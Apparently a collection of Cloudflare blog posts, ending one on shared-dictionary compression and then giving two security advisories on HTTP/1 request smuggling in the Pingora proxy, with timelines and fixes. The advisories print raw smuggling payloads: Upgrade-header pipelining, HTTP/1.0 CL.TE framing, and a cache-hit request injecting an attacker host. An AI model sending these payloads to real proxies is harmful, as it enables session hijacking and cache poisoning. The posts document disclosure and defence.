The demo deploys a new ~94KB JavaScript bundle every minute, meant to mimic a typical production single page application bundle. The bulk of the code is static between deploys; only a small configuration block changes each time, which also mirrors real-world deploys where most of the bundle is unchanged framework and library code. When the first version loads, Cloudflare’s edge stores it as a dictionary. When the next deploy arrives, the browser sends the hash of the version it already has, and the edge delta-compresses the new bundle against it. The result: 94KB compresses to roughly 159 bytes. That’s a 99.5% reduction over gzip, because the only thing on the wire is the actual diff.

The demo site includes walkthroughs so you can verify the compression ratios on your own via curl or your browser.

Phase 3: The dictionary is automatically generated on behalf of the website. Instead of customers specifying which assets to use as dictionaries, Cloudflare identifies them automatically. Our network already sees every version of every resource that flows through it, which includes millions of sites, billions of requests, and every new deploy. The idea is that when the network observes a URL pattern where successive responses share most of their content but differ by hash, it has a strong signal that the resource is versioned and a candidate for delta compression. It stores the previous version as a dictionary and compresses subsequent versions against it. No customer configuration. No maintenance.

This is a simple idea, but is genuinely hard. Safely generating dictionaries that avoid revealing private data and identifying traffic for which dictionaries will offer the most benefit are real engineering problems. But Cloudflare has the right pieces: we see the traffic patterns across the entire network, we already manage the cache layer where dictionaries need to live, and our RUM beacon to clients can help give us a validation loop to confirm that a dictionary actually improves compression before we commit to serving it. The combination of traffic visibility, edge storage, and synthetic testing is what makes automatic generation feasible, though there are still many pieces to figure out.

The performance and bandwidth benefits of phase 3 are the crux of our motivation. This is what makes shared dictionaries accessible to everyone using Cloudflare, including the millions of zones that would never have had the engineering time to implement custom dictionaries manually. 

The bigger picture

For most of the web’s history, compression was stateless. Every response was compressed as if the client had never seen anything before. Shared dictionaries change that: they give compression a memory.

That matters more now than it would have five years ago. Agentic coding tools are compressing the interval between deploys, while also driving a growing share of the traffic that consumes them. While today AI tools can produce massive diffs, agents are gaining more context and becoming surgical in their code changes. This, coupled with more frequent releases and more automated clients means more redundant bytes on every request. Delta compression helps both sides of that equation by reducing the number of bytes per transfer, and the number of transfers that need to happen at all.

Shared Dictionaries took decades to standardize. Cloudflare is helping to build the infrastructure to make it work for every client that touches your site, human or not. Phase 1 beta opens April 30, and we’re excited for you to try it.

_____

 1Bots = ~31.3% of all HTTP requests. AI = ~29-30% of all Bot traffic (March 2026). 

Fixing request smuggling vulnerabilities in Pingora OSS deployments

Post Syndicated from Edward Wang original https://blog.cloudflare.com/pingora-oss-smuggling-vulnerabilities/

In December 2025, Cloudflare received reports of HTTP/1.x request smuggling vulnerabilities in the Pingora open source framework when Pingora is used to build an ingress proxy. Today we are discussing how these vulnerabilities work and how we patched them in Pingora 0.8.0.

The vulnerabilities are CVE-2026-2833, CVE-2026-2835, and CVE-2026-2836. These issues were responsibly reported to us by Rajat Raghav (xclow3n) through our Bug Bounty Program.

Cloudflare’s CDN and customer traffic were not affected, our investigation found. No action is needed for Cloudflare customers, and no impact was detected. 

Due to the architecture of Cloudflare’s network, these vulnerabilities could not be exploited: Pingora is not used as an ingress proxy in Cloudflare’s CDN.

However, these issues impact standalone Pingora deployments exposed to the Internet, and may enable an attacker to:

  • Bypass Pingora proxy-layer security controls

  • Desync HTTP request/responses with backends for cross-user hijacking attacks (session or credential theft)

  • Poison Pingora proxy-layer caches retrieving content from shared backends

We have released Pingora 0.8.0 with fixes and hardening. While Cloudflare customers were not affected, we strongly recommend users of the Pingora framework to upgrade as soon as possible.

What was the vulnerability?

The reports described a few different HTTP/1 attack payloads that could cause desync attacks. Such requests could cause the proxy and backend to disagree about where the request body ends, allowing a second request to be “smuggled” past proxy‑layer checks. The researcher provided a proof-of-concept to validate how a basic Pingora reverse proxy misinterpreted request body lengths and forwarded those requests to server backends such as Node/Express or uvicorn.

Upon receiving the reports, our engineering team immediately investigated and validated that, as the reporter also confirmed, the Cloudflare CDN itself was not vulnerable. However, the team did also validate that vulnerabilities exist when Pingora acts as the ingress proxy to shared backends.

By design, the Pingora framework does allow edge case HTTP requests or responses that are not strictly RFC compliant, because we must accept this sort of traffic for customers with legacy HTTP stacks. But this leniency has limits to avoid exposing Cloudflare itself to vulnerabilities.

In this case, Pingora had non-RFC-compliant interpretations of request bodies within its HTTP/1 stack that allowed these desync attacks to exist. Pingora deployments within Cloudflare are not directly exposed to ingress traffic, and we found that production traffic that arrived at Pingora services were not subject to these misinterpretations. Thus, the attacks were not exploitable on Cloudflare traffic itself, unlike a previous Pingora smuggling vulnerability disclosed in May 2025.

We’ll explain, case-by-case, how these attack payloads worked.

1. Premature upgrade without 101 handshake


The first report showed that a request with an Upgrade header value would cause Pingora to pass through subsequent bytes on the HTTP connection immediately, before the backend had accepted an upgrade (by returning 101 Switching Protocols). The attacker could thus pipeline a second HTTP request after the upgrade request on the same connection:

GET / HTTP/1.1
Host: example.com
Upgrade: foo


GET /admin HTTP/1.1
Host: example.com

Pingora would parse only the initial request, then treat the remaining buffered bytes as the “upgraded” stream and forward them directly to the backend in a “passthrough” mode due to the Upgrade header (until the response was received).

This is not at all how the HTTP/1.1 Upgrade process per RFC 9110 is intended to work. The subsequent bytes should only be interpreted as part of an upgraded stream if a 101 Switching Protocols header is received, and if a 200 OK response is received instead, the subsequent bytes should continue to be interpreted as HTTP.


An attacker that sends an Upgrade request, then pipelines a partial HTTP request may cause a desync attack. Pingora will incorrectly interpret both as the same upgraded request, even if the backend server declines the upgrade with a 200.

Via the improper pass-through, a Pingora deployment that received a non-101 response could still forward the second partial HTTP request to the upstream as-is, bypassing any Pingora user‑defined ACL-handling or WAF logic, and poison the connection to the upstream so that a subsequent request from a different user could improperly receive the /admin response.


After the attack payload, Pingora and the backend server are now “desynced.” The backend server will wait until it thinks the rest of the partial /attack request header that Pingora forwarded is complete. When Pingora forwards a different user’s request, the two headers are combined from the backend server’s perspective, and the attacker has now poisoned the other user’s response.

We’ve since patched Pingora to switch the interpretation of subsequent bytes only once the upstream responds with 101 Switching Protocols.

We verified Cloudflare was not affected for two reasons:

  1. The ingress CDN proxies do not have this improper behavior.

  2. The clients to our internal Pingora services do not attempt to pipeline HTTP/1 requests. Furthermore, the Pingora service these clients talk directly with disables keep-alive on these Upgrade requests by injecting a Connection: close header; this prevents additional requests that would be sent — and subsequently smuggled — over the same connection.

2. HTTP/1.0, close-delimiting, and transfer-encoding


The reporter also demonstrated what appeared to be a more classic “CL.TE” desync-type attack, where the Pingora proxy would use Content-Length as framing while the backend would use Transfer-Encoding as framing:

GET / HTTP/1.0
Host: example.com
Connection: keep-alive
Transfer-Encoding: identity, chunked
Content-Length: 29

0

GET /admin HTTP/1.1
X:

In the reporter’s example, Pingora would treat all subsequent bytes after the first GET / request header as part of that request’s body, but the node.js backend server would interpret the body as chunked and ending at the zero-length chunk. There are actually a few things going on here:

  1. Pingora’s chunked encoding recognition was quite barebones (only checking for whether Transfer-Encoding was “chunked”) and assumed that there could only be one encoding or Transfer-Encoding header. But the RFC only mandates that the final encoding must be chunked to apply chunked framing. So per RFC, this request should have a chunked message body (if it were not HTTP/1.0 — more on that below).

  2. Pingora was also not actually using the Content-Length (because the Transfer-Encoding overrode the Content-Length per RFC). Because of the unrecognized Transfer-Encoding and the HTTP/1.0 version, the request body was instead treated as close-delimited (which means that the response body’s end is marked by closure of the underlying transport connection). An absence of framing headers would also trigger the same misinterpretation on HTTP/1.0. Although response bodies are allowed to be close-delimited, request bodies are never close-delimited. In fact, this clarification is now explicitly called out as a separate note in RFC 9112.

  3. This is an HTTP/1.0 request that did not define Transfer-Encoding. The RFC mandates that HTTP/1.0 requests containing Transfer-Encoding must “treat the message as if the framing is faulty” and close the connection. Parsers such as the ones in nginx and hyper just reject these requests to avoid ambiguous framing.


When an attacker pipelines a partial HTTP request header after the HTTP/1.0 + Transfer-Encoding request, Pingora would incorrectly interpret that partial header as part of the same request, rather than as a distinct request. This enables the same kind of desync attack as described in the premature Upgrade example.

This spoke to a more fundamental misreading of the RFC particularly in terms of response vs. request message framing. We’ve since fixed the improper multiple Transfer-Encoding parsing, adhere strictly to the request length guidelines such that HTTP request bodies can never be considered close-delimited, and reject invalid Content-Length and HTTP/1.0 + Transfer-Encoding request messages. Further protections we’ve added include rejecting CONNECT requests by default because the HTTP proxy logic doesn’t currently treat CONNECT as special for the purposes of CONNECT upgrade proxying, and these requests have special message framing rules. (Note that incoming CONNECT requests are rejected by the Cloudflare CDN.)

When we investigated and instrumented our services internally, we found no requests arriving at our Pingora services that would have been misinterpreted. We found that downstream proxy layers in the CDN would forward as HTTP/1.1 only, reject ambiguous framing such as invalid Content-Length, and only forward a single Transfer-Encoding: chunked header for chunked requests.

3. Cache key construction

The researcher also reported one other cache poisoning vulnerability regarding default CacheKey construction. The naive default implementation factored in only the URI path (without other factors such as host header or upstream server HTTP scheme), which meant different hosts using the same HTTP path could collide and poison each other’s cache.

This would affect users of the alpha proxy caching feature who chose to use the default CacheKey implementation. We have since removed that default, because while using something like HTTP scheme + host + URI makes sense for many applications, we want users to be careful when constructing their cache keys for themselves. If their proxy logic will conditionally adjust the URI or method on the upstream request, for example, that logic likely also must be factored into the cache key scheme to avoid poisoning.

Internally, Cloudflare’s default cache key uses a number of factors to prevent cache key poisoning, and never made use of the previously provided default.

Recommendation

If you use Pingora as a proxy, upgrade to Pingora 0.8.0 at your earliest convenience.

We apologize for the impact this vulnerability may have had on Pingora users. As Pingora earns its place as critical Internet infrastructure beyond Cloudflare, we believe it’s important for the framework to promote use of strict RFC compliance by default and will continue this effort. Very few users of the framework should have to deal with the same “wild Internet” that Cloudflare does. Our intention is that stricter adherence to the latest RFC standards by default will harden security for Pingora users and move the Internet as a whole toward best practices.

Disclosure and response timeline

– 2025‑12‑02: Upgrade‑based smuggling reported via bug bounty.

– 2026‑01‑13: Transfer‑Encoding / HTTP/1.0 parsing issues reported.

– 2026-01-18: Default cache key construction issue reported.

– 2026‑01‑29 to 2026‑02‑13: Fixes validated with the reporter. Work on more RFC-compliance checks continues.

– 2026-02-25: Cache key default removal and additional RFC checks validated with researcher.

– 2026‑03-02: Pingora 0.8.0 released.

– 2026-03-04: CVE advisories published.

Acknowledgements

We thank Rajat Raghav (xclow3n) for the report, detailed reproductions, and verification of the fixes through our bug bounty program. Please see their corresponding blog for more information.

We would also extend a heartfelt thank you to the Pingora open source community for their active engagement, issue reports, and contributions to the framework. You truly help us build a better Internet.

Resolving a request smuggling vulnerability in Pingora

Post Syndicated from Edward Wang original https://blog.cloudflare.com/resolving-a-request-smuggling-vulnerability-in-pingora/

On April 11, 2025 09:20 UTC, Cloudflare was notified via its Bug Bounty Program of a request smuggling vulnerability in the Pingora OSS framework discovered by a security researcher experimenting to find exploits using Cloudflare’s Content Delivery Network (CDN) free tier which serves some cached assets via Pingora.

Customers using the free tier of Cloudflare’s CDN or users of the caching functionality provided in the open source pingora-proxy and pingora-cache crates could have been exposed.  Cloudflare’s investigation revealed no evidence that the vulnerability was being exploited, and was able to mitigate the vulnerability by April 12, 2025 06:44 UTC within 22 hours after being notified.

What was the vulnerability?

The bug bounty report detailed that an attacker could potentially exploit an HTTP/1.1 request smuggling vulnerability on Cloudflare’s CDN service. The reporter noted that via this exploit, they were able to cause visitors to Cloudflare sites to make subsequent requests to their own server and observe which URLs the visitor was originally attempting to access.

We treat any potential request smuggling or caching issue with extreme urgency.  After our security team escalated the vulnerability, we began investigating immediately, took steps to disable traffic to vulnerable components, and deployed a patch. 

We are sharing the details of the vulnerability, how we resolved it, and what we can learn from the action. No action is needed from Cloudflare customers, but if you are using the Pingora OSS framework, we strongly urge you to upgrade to a version of Pingora 0.5.0 or later.

What is request smuggling?

Request smuggling is a type of attack where an attacker can exploit inconsistencies in the way different systems parse HTTP requests. For example, when a client sends an HTTP request to an application server, it typically passes through multiple components such as load balancers, reverse proxies, etc., each of which has to parse the HTTP request independently. If two of the components the request passes through interpret the HTTP request differently, an attacker can craft a request that one component sees as complete, but the other continues to parse into a second, malicious request made on the same connection.


Request smuggling vulnerability in Pingora

In the case of Pingora, the reported request smuggling vulnerability was made possible due to a HTTP/1.1 parsing bug when caching was enabled.

The pingora-cache crate adds an HTTP caching layer to a Pingora proxy, allowing content to be cached on a configured storage backend to help improve response times, and reduce bandwidth and load on backend servers.

HTTP/1.1 supports “persistent connections”, such that one TCP connection can be reused for multiple HTTP requests, instead of needing to establish a connection for each request. However, only one request can be processed on a connection at a time (with rare exceptions such as HTTP/1.1 pipelining). The RFC notes that each request must have a “self-defined message length” for its body, as indicated by headers such as Content-Length or Transfer-Encoding to determine where one request ends and another begins.

Pingora generally handles requests on HTTP/1.1 connections in an RFC-compliant manner, either ensuring the downstream request body is properly consumed or declining to reuse the connection if it encounters an error. After the bug was filed, we discovered that when caching was enabled, this logic was skipped on cache hits (i.e. when the service’s cache backend can serve the response without making an additional upstream request).


This meant on a cache hit request, after the response was sent downstream, any unread request body left in the HTTP/1.1 connection could act as a vector for request smuggling. When formed into a valid (but incomplete) header, the request body could “poison” the subsequent request. The following example is a spec-compliant HTTP/1.1 request which exhibits this behavior:

GET /attack/foo.jpg HTTP/1.1
Host: example.com
<other headers…>
content-length: 79

GET / HTTP/1.1
Host: attacker.example.com
Bogus: foo

Let’s say there is a different request to victim.example.com that will be sent after this one on the reused HTTP/1.1 connection to a Pingora reverse proxy. The bug means that a Pingora service may not respect the Content-Length header and instead misinterpret the smuggled request as the beginning of the next request:

GET /attack/foo.jpg HTTP/1.1
Host: example.com
<other headers…>
content-length: 79

GET / HTTP/1.1 // <- “smuggled” body start, interpreted as next request
Host: attacker.example.com
Bogus: fooGET /victim/main.css HTTP/1.1 // <- actual next valid req start
Host: victim.example.com
<other headers…>

Thus, the smuggled request could inject headers and its URL into a subsequent valid request sent on the same connection to a Pingora reverse proxy service.

CDN request smuggling and hijacking

On April 11, 2025, Cloudflare was in the process of rolling out a Pingora proxy component with caching support enabled to a subset of CDN free plan traffic. This component was vulnerable to this request smuggling attack, which could enable modifying request headers and/or URL sent to customer origins.

As previously noted, the security researcher reported that they were also able to cause visitors to Cloudflare sites to make subsequent requests to their own malicious origin and observe which site URLs the visitor was originally attempting to access. During our investigation, Cloudflare found that certain origin servers would be susceptible to this secondary attack effect. The smuggled request in the example above would be sent to the correct origin IP address per customer configuration, but some origin servers would respond to the rewritten attacker Host header with a 301 redirect. Continuing from the prior example:

GET / HTTP/1.1 // <- “smuggled” body start, interpreted as next request
Host: attacker.example.com
Bogus: fooGET /victim/main.css HTTP/1.1 // <- actual next valid req start
Host: victim.example.com
<other headers…>

HTTP/1.1 301 Moved Permanently // <- susceptible victim origin response
Location: https://attacker.example.com/
<other headers…>

When the client browser followed the redirect, it would trigger this attack by sending a request to the attacker hostname, along with a Referrer header indicating which URL was originally visited, making it possible to load a malicious asset and observe what traffic a visitor was trying to access.

GET / HTTP/1.1 // <- redirect-following request
Host: attacker.example.com
Referrer: https://victim.example.com/victim/main.css
<other headers…>

Upon verifying the Pingora proxy component was susceptible, the team immediately disabled CDN traffic to the vulnerable component on 2025-04-12 06:44 UTC to stop possible exploitation. By 2025-04-19 01:56 UTC and prior to re-enablement of any traffic to the vulnerable component, a patch fix to the component was released, and any assets cached on the component’s backend were invalidated in case of possible cache poisoning as a result of the injected headers.

Remediation and next steps

If you are using the caching functionality in the Pingora framework, you should update to the latest version of 0.5.0. If you are a Cloudflare customer with a free plan, you do not need to do anything, as we have already applied the patch for this vulnerability.

Timeline

All timestamps are in UTC.

  • 2025-04-11 09:20 – Cloudflare is notified of a CDN request smuggling vulnerability via the Bug Bounty Program.

  • 2025-04-11 17:16 to 2025-04-12 03:28 – Cloudflare confirms vulnerability is reproducible and investigates which component(s) require necessary changes to mitigate.

  • 2025-04-12 04:25 – Cloudflare isolates issue to roll out of a Pingora proxy component with caching enabled and prepares release to disable traffic to this component.

  • 2025-04-12 06:44 – Rollout to disable traffic complete, vulnerability mitigated.

Conclusion

We would like to sincerely thank James Kettle & Wannes Verwimp, who responsibly disclosed this issue via our Cloudflare Bug Bounty Program, allowing us to identify and mitigate the vulnerability. We welcome further submissions from our community of researchers to continually improve the security of all of our products and open source projects.

Whether you are a customer of Cloudflare or just a user of our Pingora framework, or both, we know that the trust you place in us is critical to how you connect your properties to the rest of the Internet. Security is a core part of that trust and for that reason we treat these kinds of reports and the actions that follow with serious urgency. We are confident about this patch and the additional safeguards that have been implemented, but we know that these kinds of issues can be concerning. Thank you for your continued trust in our platform. We remain committed to building with security as our top priority and responding swiftly and transparently whenever issues arise.